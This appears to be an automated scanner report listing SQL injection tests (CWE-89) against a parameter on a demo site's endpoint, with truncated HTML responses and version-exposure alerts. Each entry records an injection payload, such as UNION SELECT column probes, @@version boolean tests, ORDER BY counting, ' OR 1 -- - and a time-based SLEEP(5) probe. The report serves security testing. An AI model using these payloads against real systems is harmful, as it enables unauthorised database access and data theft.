	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1313

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>and (select substring(@@version,3,1))='X'</td></tr></table>	Name	Value	DemoUser1#	and (select substring(@@version,3,1))='X'
Name	Value				
DemoUser1#	and (select substring(@@version,3,1))='X'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1314				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	-1 UNION SELECT 1 INTO @, @

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqq93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1315

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1316

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 1=0#</td></tr></table>	Name	Value	DemoUser1#	AND 1=0#
Name	Value				
DemoUser1#	AND 1=0#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1317				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1' ORDER BY 2--+</td></tr></table>	Name	Value	DemoUser1#	1' ORDER BY 2--+
Name	Value				
DemoUser1#	1' ORDER BY 2--+				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1318				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 26#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 26#
Name	Value				
DemoUser1#	ORDER BY 26#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID	CWE-89					
Issue Number		#1319				
Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' OR 1 -- -</td></tr></table>		Name	Value	DemoUser1#	' OR 1 -- -
Name	Value					
DemoUser1#	' OR 1 -- -					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBjBjBwFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1320				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1321	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>and (select substring(@@version,1,1))='M'</td></tr></table>		Name	Value	DemoUser1#	and (select substring(@@version,1,1))='M'
Name	Value					
DemoUser1#	and (select substring(@@version,1,1))='M'					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1322					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3 --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3 --
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1323				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1324

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1325				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'=</td></tr></table>	Name	Value	DemoUser1#	'=
Name	Value				
DemoUser1#	'=				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1326

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' AnD SLEEP(5) AND '1</td></tr></table>	Name	Value	DemoUser1#	' AnD SLEEP(5) AND '1
Name	Value				
DemoUser1#	' AnD SLEEP(5) AND '1				
